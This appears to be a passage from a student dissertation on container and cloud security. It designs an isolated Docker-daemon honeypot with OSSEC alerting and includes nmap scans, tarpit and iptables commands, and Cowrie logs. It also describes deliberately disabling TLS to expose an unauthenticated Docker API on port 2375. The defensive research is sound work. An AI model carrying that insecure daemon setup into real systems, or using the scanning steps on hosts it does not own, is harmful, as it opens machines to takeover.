"The container space is fast-paced. Releases can be quick, architectures are continually integrated, and software versions are regularly pushed. Traditional security practices will not be able to keep up."[21] Container architecture can be compromised at many levels from container runtime, at orchestration or build environments. Vulnerabilities in commonly used container images could have major consequences on the systems which they are downloaded onto. Alpine Linux Docker images available via the Docker Hub between, 2015-2018, contained a critical flaw allowing attackers to access root privileges by using NULL as the root user password. [22] Vulnerabilities in containerised applications can impact not only the container code but also several other elements across the entire stack, which malicious actors can attack to gain access and control.

Container orchestration and supply chain frameworks and components have been the targets of mining trojan attacks since 2019.[18] "Docker daemon enables its usage by exposing itself to the network so that it can be managed remotely". Hackers are currently looking for unsecured and misconfigured Docker Daemon API ports through which they can launch cryptomining trojan containers.[23]

2.7 Defence

To protect yourself against botnets and other malicious actors, it is important to follow appropriate security guidelines and to guard against complacency. Strong keys should be used instead of user name and password for SSH. This is a particularly strong defence as more than half of mining trojans exploit weak password vulnerabilities. [18] Coding and security standards should be thoroughly enforced and all code reviewed. Operating systems should always be kept up to date and deprecated OS' should definitely not be in use i.e. Windows 7. [11, 24] Configuration should be treated as code, applying code best practises to configuration code. "Restricting the deployment process to use only "approved" YAML—YAML from version control with required peer

review makes it much more difficult to misconfigure your service." [25]

Restrict access

Access to various instances should be restricted. This should be enforced through the use of security groups, user profiles i.e. IAM, and keys. Your system should be as locked down as possible to prevent unauthorised access and to keep a low profile. A bastion host should be implemented in distributed systems in the DMZ or the public subnet. This provides access to instances deployed in the private subnet without exposing their SSH ports to the public Internet.

Secret management

Secrets are sensitive data that you want to store securely and tightly control access to such as API keys, encryption keys or token. Keys should not be stored on servers, especially not bastion hosts. Secrets should never be checked into version control, public or otherwise. If a security breach occurred, this would allow anyone with the key access to your systems. Instead, secrets should be stored in key management systems, such as Amazon KMS. Access to these should be strictly limited.

2.7.1 Container security

Containers make use of images to run various applications. A compromised image means that a container is at risk of malware infection, along with the server running the container, also at risk. Identifying security flaws should be at the forefront of the build process, well before the container is in production. In following this method, security is integrated into the process, saving time and effort by delivering reliable builds. Container images should be scanned for vulnerabilities. High quality images should be signed, authenticated, and taken from a trusted source such as a verified registry. The container runtime should be secured and access should be restricted. Additionally, encrypted communication protocols should be employed when exposing it in the network. Control groups and namespaces should be properly configured, what resources are available and how much a container is allowed to use.

Finally, to improve the overall efficiency of operations, security should be built into the forefront of the process. [26]

2.7.2 Danger of unsecure IAC

There has been a shift in how people build cloud infrastructure with the use of Infrastructure as Code (IAC). IAC uses as code templates to create building blocks for how cloud infra is created. Many of these templates are not manually created but taken from elsewhere which brings the security implications of vulnerabilities from the templates. According to Cyberwire podcast 127, poor cloud security practises are rampant with more than 200,000 of templates on Github having 1 or more medium/high severity vulnerability. An example of a high severity issue would be exposing your database to public Internet. Among other misconfigurations, 43% of cloud databases are not encrypted and 60% of cloud storage services have logging disabled. This would mean that a developer will not be able to see intruders. Some of this can be attributed to developers creating these templates in their dev environments, and temporarily disabling off security features as a cost/time saving measure before forgetting to finally enable it. As a coup de grâce, the podcast also revealed that 76 % of organisation are exposing ssh to entire Internet, with numbers trending up. [11]

2.7.3 Insider threats

Insider threats are malicious threats to systems coming from people who have trusted access to the system's assets. This can range from malicious insiders to infiltrators who obtain access to legitimate credentials to gain access to the system. These infiltrators could have found a Key, leaked or otherwise to gain unrestricted access through the cloud-based system.

According to Google's new SRE book, "Building Secure and Reliable Systems", these are the concepts you need to have in mind to mitigate damage from insider threats.[25]

Least privilege

Giving the fewest rights required to accomplish job duties, both in terms of reach and length of access.

Zero trust

Automating proxy mechanisms for system management so that insiders do not have broad access which allows them to cause damage.

Multi-party authorization

Requiring the request of more than one person to authorise sensitive actions in a system.

Business justifications

Requiring employees to formally document their reasons for requiring access to sensitive data/systems.

Auditing and detection

Reviewing all access logs and justifications to make sure they're fit for purpose and not easily exploitable.

Recoverability

Maintain an ability to recover systems to recover from a destructive action coming from a malicious actor.

2.7.4 Against scanning

The best defence to port scanning is using access control such as security groups on AWS to limit the open ports to trusted IPs. This can be, for example, the internal corporation network or a users private home network. Using access control will filter all ports to a restricted user and show less information to a scanner.

Here is an example of scanning a bastion host with port 22 open to the public Internet.

```
nmap ec2-34-253-228-236.eu-west-1.compute.amazonaws.com -sC -sV -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-29 13:35 IST
Nmap scan report for
    ec2-34-253-228-236.eu-west-1.compute.amazonaws.com
    (34.253.228.236)
Host is up (0.018s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux;
    protocol 2.0)
| ssh-hostkey:
|   2048 c0:f3:75:d8:3a:5c:b7:76:06:09:c1:82:6e:39:25:f0 (RSA)
|   256 74:c0:aa:a5:09:30:61:bc:73:e4:18:86:0b:79:50:be (ECDSA)
|_  256 4d:72:bf:84:e7:cd:16:2f:df:aa:9f:82:0d:2e:45:72 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
    at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.34 seconds
```

We can clearly see above, that the server has port 22 open, the SSH server's key fingerprint and that the instance is hosted on an Ubuntu OS. This contrasts with scanning the same host, but it has security groups configured to only allow access from a trusted IP.

```
nmap ec2-34-253-228-236.eu-west-1.compute.amazonaws.com -sC -sV -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-29 13:36 IST
Nmap scan report for
    ec2-34-253-228-236.eu-west-1.compute.amazonaws.com
    (34.253.228.236)
Host is up.
All 1000 scanned ports on
    ec2-34-253-228-236.eu-west-1.compute.amazonaws.com
    (34.253.228.236) are filtered

Service detection performed. Please report any incorrect results
    at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 202.24 seconds
```

Restricting access to port limits the amount of information a scanner can see on your instance.

A method of slowing down scanning is tarpitting traffic. Tarpitting is a service which purposely delays incoming connections. This can be achieved by deploying the application called LaBrea or through iptables. The way this is accomplished in LaBrea is that to any incoming TCP SYN packet, it replies with a SYN/ACK but does not open any sockets and ignores all traffic from that source.

You should never be in a situation where you are tarpitting genuine traffic. I believe that tarpitting is better suited to services that will never handle user traffic such as SSH and similar services.

2.7.5 Intrusion detection

A host-based intrusion detection system (HIDS) or host agents can be used to monitor and analyse the internals of a computing system as well as the network packets for indicators of compromise.

HIDS like OSSEC can be used to detect intrusions. OSSEC conducts log analysis, integrity checking, monitoring of the Windows registry, identification of rootkits, time-based warnings and active response.

"Host agents always impact performance, and are often a source of friction between end users and IT teams." In general, the more data that an agent can obtain, the more impact it has on performance. This is due to deeper integration on the platform and more processing on the host.[25] Because of this constraint, HIDS' should not be deployed on every instance, but on particularly important servers, or servers used as a gateway into others such as bastion hosts.

2.7.6 Security through obscurity

Security through obscurity (STO), the reliance on implementation secrecy can be part of a defence system. This should never be the only method to provide security and should be treated as an extra layer.

A common method of STO is the practise of moving default ports for protocols to lesser used ones. This would be the process of changing for example the SSH port to 2222 instead of 22. This has the advantage of reducing the sheer amount of automated scanning and brute force attacks on specific ports.

In a way honeypots can be STO, as in a production setting, if an attack finds out which instances are honeypots it greatly reduces their usefulness.

With the use of very strong SSH keys, that would take years or decades to brute force make security measures to conceal ports such as port knocking almost pointless.

Chapter 3

Design

This section will explain the broad design of the system deployed as part of my project. At the end, I will provide a summary of what the final deployment is composed of.

3.1 Design objectives

The core objective of my system was to detect a compromised system and to make it harder for a malicious actor to gain further and deeper access through our network. The core problems which I am trying to tackle are with insider threats and already compromised internal systems. The challenge is preventing a man on the inside from doing more harm. This individual could have gained access through legitimate sources such as our SSH key, which could have been leaked for example.

3.2 My options

There were three main options which I came up with for the project. They involve containers in different ways.

3.2.1 Tarpit

A "sticky honeypot" or a tarpit is an Internet-facing server which acts as a decoy, attracting malicious actors and responding in a way that causes their machine to get stuck for as long a time as possible. The idea of deploying a tarpit such as LaBrea is to provide security through obscurity to a system. LaBrea would take over unused IP addresses with false servers. This would obscure the internal network of a system. Deploying the equivalent of 32,000 fake instances in your network would deter hacker who have already gained access to the bastion host. A tarpit answers connections that let them get stuck for a large amount of time. This would severely slow down a scanning of the system. A tarpit such as endlessh could be deployed on a bastion host, with the port for SSH altered and filtered to only administrator IPs. This tarpit works by feeding an endless junk banner to a scan of the system. Any IP address caught stuck in the tarpit would be added to a network wide blacklist. The main idea in these deployments would be to slow down a network wide scan and catch this operation in action.

3.2.2 Publicly accessible honeypot

An idea would be to have honeypots deployed in public subnet, with unrestricted access from the public Internet. Offenders caught in the honeypot would be added to a blacklist. A firewall would be deployed across every network we have, filtering all the IPs on this list. In case of IP spoofing administrators and internal services would have to be whitelisted. This is akin to what I believe a lot of security solution companies host, they track the IPs of malicious actors and compose a big blacklist/filter for firewalls.

3.2.3 Hybrid private honeypot for insider threats

A hybrid honeypot/HIDS instance which can only be accessed from our machines from another of our own network. This honeypot would be hosted on a server, isolated in its own network and running a host-based intrusion detection system. Internet access to our honeypot would be restricted to our networks. This would make our honeypot server as an indicator of compromise(IOC).

Every attack captured would mean that one of our systems is compromised.

If our system is compromised by a botnet, it would try to propagate the botnet malware and scan the Internet with Masscan. Since this tool can scan the whole Internet, it would find our honeypot instance which can only be accessed by traffic from within our own networks.

This solution is not able to do any blacklisting as any inbound traffic would be from one of our system. Blacklisting this would lead to connectivity problems.

When our private honeypot would be scanned or attacked it would trigger alerts in our host-based intrusion detection system(IDS), which would email server administrators as well as invoking defensive scripts, depending on the severity of the threat, ranging from shutting down bastion hosts, to shutting down many of our networks.

Since an attack like this could potential be devastating, it's best to leave the aftermath to an engineer rather than a script. I favour shutting down the whole network behind the bastion host rather than trying to blacklist in this case.

This system could be expanded in sophistication, an interesting idea would be in detecting the key used to break in and revoking said key. This would be out of scope for the proof of concept which I would be deploying.

3.3 Selecting an option

My investigation into tarpits ended reading this whitepaper called "Uncovering Network Tarpits with Degreaser".[27] The paper talks about a tool called Degreaser which scans the entire Internet and discovers tarpit networks. Overall, degreaser found 215,000 active IP addresses to be fake. As degreaser was able to find even small blocks of tarpit addresses, I deemed tarpits to be unfit for this project.

I went with the idea of a private honeypot for insider threats. To accomplish this I decided to make it into a hybrid honeypot/host-based intrusion detection system (HIDS). This will use a Docker honeypot and throw alerts to the HIDS which will trigger various defensive scripts. This would be particularly useful for determining whether we are running malicious containers in our systems.

3.4 How it looks

The idea is to have a deployment into an isolated network. This deployment will consist of a fledged private honeypot server complete with a HIDS. This deployment will be in code as IAC so it can be re-used.

The solution can be deployed in situations where we already have another network in production. An easy example to work with is a network with a bastion host like the one in Figure 3.1



Figure 3.1: An example of a system after deploying solution

You can see on the simplified image, that the network on the right is the existing network while the one on left will be the deployed solution. A sample existing network consists of a server acting as a bastion host configured in the public subnet along with containers running in the public subnet with a NAT gateway to give Internet access to the instances in the private subnet.

When the bastion host or an internal component gets compromised and starts

scanning the Internet, it will find the honeypot and try to deploy Docker containers to it. This will alert the HIDS which will execute defensive scripts.

This should never be the only security feature deployed for a system, but used in combination as another layer in defence.

The honeypot instance is open to traffic from any internal server which you open it to. The idea is to find out if you have a compromised container/server or any type of instance running. Since only ours servers can reach the honeypot, that means there are serious vulnerabilities in our system whenever an alarm is triggered. As the honeypot deployed will be a Docker daemon honeypot, we are specifically looking for compromised containers which may have been deployed to one of our networks.

3.5 Feature requirements

A fully automated deployment of a system which centres on a honeypot instance for observation of container based attacks. The system will most importantly be used to detect whether any of our systems are running compromised containers. The inbound access to the honeypot should be configured to any instance in production which we want to monitor. The script will assume, that there is already a production system configuration running, with a configured bastion host. It must be hard to detect and therefore the least detectable honeypot should be used. The solution must be fully isolated from other production systems, in case of container escapes on the honeypot. The honeypots sole purpose is to be attacked and cause alerts, which the HIDS will deal with. The alerts from the HIDS would have to be monitored through log analysis services.

3.6 Non-functional requirements

A non-functional requirement in my proof-of-concept would be the fine-tuning of the solution, which would include the fine-tuning of the HIDS. A stretch goal would include the creation of various defensive scripts, for example for revoking the keys that the attacks used to gain access. Another feature which could be added would be the automatic scaling and deploying of the honeypots in relation to the size of our internal systems. A multi cloud

solution could be favourable to catch all intruders, some which may not be scanning specific IP address ranges. To fully be scanned by a compromised container, the more honeypots we deploy, the more likely we are to succeed, but the cost also rises. The final step would be the full automatisation of the system. This would include the scaling of honeypots along with making sure all internal systems are automatically granted inbound access on port 2375.

Chapter 4

Implementation

This chapter contains the overview of my direct approach used in creating the project and the various testing methods which I tried.

4.1 The creation process

My project as a whole was split into 3 distinct stages. Stage one was investigating the security of cloud base systems and containers. I started my doing a course on Docker and Kubernetes and experimented on local machines, building containers and orchestrating them via minikube. I looked into the tools used to scan ports such as masscan and NMap and got familiar with the parameters used to run these. I then moved into spinning up different types instances and deploying and orchestrating containers to get a feel for the whole development process.

My second stage was the trial deployments and investigation of research honeypots. I analysed the data to determine which one was best suited for my use case as well as to understand the methods used by the attackers.

The final stage was creating and deploying my final solution, a Docker daemon honeypot running OSSEC as a HIDS which defends against insider threats and detects malicious containers which are running in our own production servers.

4.2 Local development environment

My local working environment consisted mainly of my laptop running the Windows 10 pro OS and a Virtualbox virtual machine (VM) running Lubuntu. The VM was mainly used as the linux system integrated well with AWS, docker and my proficiency with the bash shell, whereas the windows experience was less seamless. The VM was also my line of defence against infecting my machine by accident with a mining trojan or similar.

Due to the inability to use virtual machines when enabling Microsoft's hypervisor, hyper-v, I ended up not using Docker for Windows.

I used a VPN for an extra layer of security to hide my IP. This was due to me scanning the Internet and probing some malicious servers as well as downloading many scripts from a couple of botnets.

I had Mintty configured on my laptop, but I found it poor, mainly due to lacking apt-get and having to download tools through a package manager. I used the VM's terminal and the Ubuntu subsystem for Linux to deal with AWS instances.

A private Github repository was used as my version control. In this I stored most of the log files harvested, along with my documents and latex files.

4.3 AWS

I initially used a student account from awseducate.com to provision servers on AWS, I ran into serial difficulties due to the restrictions imposed on this method of accessing AWS. These included the inability to create NAT gateways and IAM users. I then moved onto the real AWS website which ran with no restrictions.

4.3.1 CloudFormation

I deployed many of my trial systems through CloudFormation. This was a way for me to avoid repetitive setup tasks and store the code in Github. I found deploying my servers from template was absolutely worth the time spent writing them, it had a positive impact on my productivity.

4.3.2 AWS architecture I looked at

A lot of my early work was based on the template in the quickstart guide for kubernetes on AWS.[28] Following this guide and the same ones in the series I left an issue on github detailing how to update their tutorial for Helm 3.[29]

I also experimented with a template which can be used for deploying using multiple aws accounts.[30] Due to this architecture not using Nat Gateways, it was perfect while still experimenting with awseducate. I did experince some awseducate bugs here, as far as I can remember, I was able to deply the 3 templates needed for this by manually launching them from the CloudFormation GUI, yet unable to deploy by CLI.

As my work progressed I needed a solution using both a HIDS and Kibana. I found a template which I eventually configured to suit my needs. [31]



Figure 4.1: The architecture detailing how HIDS alerts are fed to Kibana

I removed one of the EC2 instances as there is no need for two in my scenario. This script uses OSSEC as the HIDS, with cloudwatch receiveing the alerts, forwarded through Lambda to Amazon ES. ES loads the logged alert data where it is visualised by Kibana in real time.

When thinking of an my solution, I always imagine a production system to look like the first template with the honeypot having an intrusion detection pipeline like the third template.

Final idea of architecture:

The idea is that I deploy whaler on an architecture similar to the 3rd link, with the bastion host network being similar to the 1st system. Since the



Figure 4.2: Simplified example of use case to deploy my solution

project is about using whaler with an IDS, the bastion host network is not important for creating a proof of concept. There does not need to be anything deployed in the private subnet behind the bastion host for testing purposes, but the image shows in what situation my solution could be deployed in. The key feature being VPC isolation between the honeypot and bastion host, this is necessary due to vulnerabilities in using a docker daemon honeypot. The proof of concept also does not have much complexity in the honeypot VPC, a production use of this could maybe include more layers of security.

4.4 Tarpitting

At some point I came across the LaBrea project, originally created to defend against the spread of computer worms. I proceeded with attempting to deploy various tarpits on publically faced EC2 instances.

```
sudo labrea -v -i eth0 -sz -d -n 10.0.128.0/20 -o
```

I had difficulties deploying LaBrea into AWS, in the way which it is supposed to be deployed as. I was not able to deploy as a network tarpit, to occupy unused IP addresses with "fake hosts" which would then tarpit all traffic from the tarpit host.

I then looked into solutions using the ssh tarpit, Endlessh. Scanning an aws instance running endlessh:

```
nmap -iL /tmp/publicips.txt -sC -sV -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-02 15:37 GMT
Nmap scan report for ec2-54-159-17-247.compute-1.amazonaws.com
   (54.159.17.247)
Host is up (0.13s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE     VERSION
1122/tcp open ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu
   Linux; protocol 2.0)
| ssh-hostkey:
|   2048 63:b7:32:80:75:5b:8a:8c:82:1d:c0:45:69:2e:2f:6f (RSA)
|   256 3c:fc:2e:5b:2f:db:9d:b2:58:24:cc:2e:3d:a6:d7:31 (ECDSA)
|_  256 54:56:98:1c:3b:95:38:7f:e8:82:4c:67:4a:39:f7:e4 (ED25519)
2222/tcp open EtherNetIP-1?
```

```
| fingerprint-strings:
|   GenericLines:
|_    Pzg|*&e1>b‘_kXG
1 service unrecognized despite returning data. If you know the
    service/version, please submit the following fingerprint at
    https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port2222-TCP:V=7.70%I=7%D=3/2%Time=5E5D2895%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,11,"Pzg\|\*&e1>b‘_kXG\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results
    at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 221.18 seconds
```

Note the randomly generated string ”Pzg—*&e1¿b‘_kXG”.

Being easily detectable through Degreaser, would prevent the intended functioning of the design and would attract extra attention on the system. LaBrea tarpits for example, all have the same MAC address.

4.5 Honeypot

After moving on from tarpits, I looked into honeypots.

4.5.1 Cowrie

At one stage, I deployed Cowrie, a medium-interaction ssh/telnet honeypot. When a hacker gains access to the honeypot, they think they are inside a live server, whereas they are actually in an emulated shell and every command they execute is logged. As I deployed in it medium interaction mode(emulated shell), they are not able to perform intrusive actions, such as executing payloads or ssh tunneling into another instance. As they are only in a sandbox, there is a non-existent to low chance of compromise.

Experimenting with Cowrie

I hosted Cowrie for six days on an EC2 instance which was serving as a bastion host. To do this, I changed the default ssh and telnet ports and

filtered them to my IP address using security groups. I then exposed ports 22 and 23 to the public Internet by allowing all IPs access by security group. I set up iptables to redirect port 22 into cowrie at 2222 and similarly with 23 to 2223.

```
iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT
    --to-port 2222
iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT
    --to-port 2223
```

There are numerous articles on the Internet about this topic, so quickly setting up and deploying cowrie was trivial. The important part was renaming the default name as the default "svr04" is a dead giveaway to attacks that this is a honeypot.

```
2020-02-10T21:11:53.247532Z [-] Ready to accept SSH connections
2020-02-10T21:11:53.248393Z [-] HoneyPotTelnetFactory starting on 2223
2020-02-10T21:11:53.248537Z [cowrie.telnet.factory.HoneyPotTelnetFactory#info] Starting factory <cowrie.telnet.factory.HoneyPotTelnetFactory object at 0x7fd56c690910>
2020-02-10T21:11:53.248759Z [-] Ready to accept Telnet connections
2020-02-10T21:24:14.867596Z [cowrie.telnet.factory.HoneyPotTelnetFactory] New connection: 108.190.180.203:37959 (10.0.128.5:2223) [session: cb114b55086a]
2020-02-10T21:24:25.900773Z [CowrieTelnetTransport,0,108.190.180.203] Connection lost after 11 seconds
2020-02-10T22:04:58.971037Z [cowrie.telnet.factory.HoneyPotTelnetFactory] New connection: 2.56.8.126:42874 (10.0.128.5:2223) [session: c3ab595d9eb2]
2020-02-10T22:05:29.812949Z [CowrieTelnetTransport,1,2.56.8.126] Connection lost after 30 seconds
2020-02-10T22:13:50.331501Z [cowrie.telnet.factory.HoneyPotTelnetFactory] New connection: 183.82.34.32:56971 (10.0.128.5:2223) [session: a852685a2d43]
```

Figure 4.3: Excerpt of cowrie logs

As shown above in Figure 4.3, attacks found and launched an attack on the honeypot within 13 mins.

Deploying this seems to increase attacks on my system, I believe that this gets flagged and indexed as a vulnerable system attracting extra attention to the infrastructure as a whole.

While analysing the intrusion attempts, I noticed that most if not all the attacks are automated and executed by bots.

Cowrie is definitely a nice tool to observe human attacks, as you can see each action the perform to attempt to gain root access or execute some code.

I believe that it is a bit boring/pointless to deploy this simply for bots as the same commands are repeated time and time again. They generally will curl a script and run it, fetching their payload before trying to execute it or ssh to a different target. As deploying Cowrie seems to increase the amount of attacks received, using this against bots in production will just increase traffic.

4.5.2 Whaler

I stumbled upon the Whaler project and it immediately interested me. Its purpose is the capture and reconnaissance of attacks abusing Docker platforms to run malicious payloads.

As detailed in the State-of-the-Art chapter, Whaler is a docker daemon honeypot. It exposes an unsecure Docker daemon API with the intent to attract and catch attempts at executing malicious containers.

Whaler captures and logs key docker events such as starting of a container including entry point parameters and volume mountings.

First of all, I tried to use the original whaler project out of the box on an EC2 instance of type t2.micro with Ubuntu 18.04. As the source code was last updated in 2018, it would not allow connections into the insecure docker host. With help from an issue created on github by @cjastacio [32], I implemented a fix in my branch. The issue was that docker in docker now defaults to TLS connections which does not allow us to expose an insecure Docker daemon on port 2375. The change passes in a null TLS certificate directory which forces it to abandon TLS.

I added getwhaleraml.sh which is a script to install and setup docker, docker-compose and whaler on an amazon linux operating system. I added a few tweaks to make it more compatible with aml including specifying the directory of docker-compose.

I moved the Whaler reporting container from its default port of 80 to 81 in order to facilitate Kibana to operate on port 80. I also removed the reboot from the initialisation script as it is not needed and it is impossible to use is a script without the change. The solution is run as a single docker-compose stack, which consists of four containers, the controller, victim, capture and logging containers.

My changes to whaler are all viewable by visiting Github.[33]

The blog post which mentions Whaler, mentions "when exposing the Docker daemon remotely, care should be taken to authenticate the connection – ideally with mutual TLS / certificates". Since Whaler did not deploy out of the box, and my fixes include the disabling of TLS, this solution should never be deployed on the same network as other production services. I will keep my Whaler isolated by VPC.

Experimenting with Whaler

With the application now deploying successfully, I decided to deploy it. I used the same bastion host which hosted Cowrie, now to host Whaler. I manually ran get-whaler.sh (as this was on an Ubuntu OS), which clones the repository and installs Docker and Docker Compose. In a screen session, I ran the command ./reset-reploy.sh

```
2020-03-18 13:04:28,604 - INFO - VictimContainer -
    VictimContainer: Connected and streaming Daemon events
```

The output confirms that the solution deploys the Victim Container and therefore works as intended. Without the patches that I made to the code, the output would throw errors and refuse connections.[32]

Since I could not successfully output the log files to Logz.io, one of the supposed features of Whaler, I needed another method to monitor attacks and therefore intrusion. This warrented an investigation into a solution which uses Cloudwatch and Elasticsearch. As the logging container's purpose is only the sending of logs to Logz.io, it does not actually need to be deployed.



Figure 4.4: Honeyscore evaluation of Whaler host

When deploying honeypots, I used Shodan's honeyscore[34] to determine whether it was easily detectable as not a real system. As shown in Figure 4.4,

Whaler does not get detected as a honeypot. This made me favour it over Cowrie for my use case. Cowrie on the other hand would come up as a verified honeypot by said website.

A particular advantage of using Whaler was its inherent simpleness to deploy a container to it and therefore test it. It is simply a one line command from any host running Docker.

```
docker -H=34.253.237.221 run hello-world
```

The effects of this command can be seen in the container named zen_morse in the first report.json in my results.

4.5.3 Other options

I initially was thinking about using Amazon Firecracker for spinning up honeypots in a light VM, the inclusion of a hypervisor but being nearly as quick to deploy as containers would have been an extra layer of security. Unfortunately, my research never brought me in this direction.

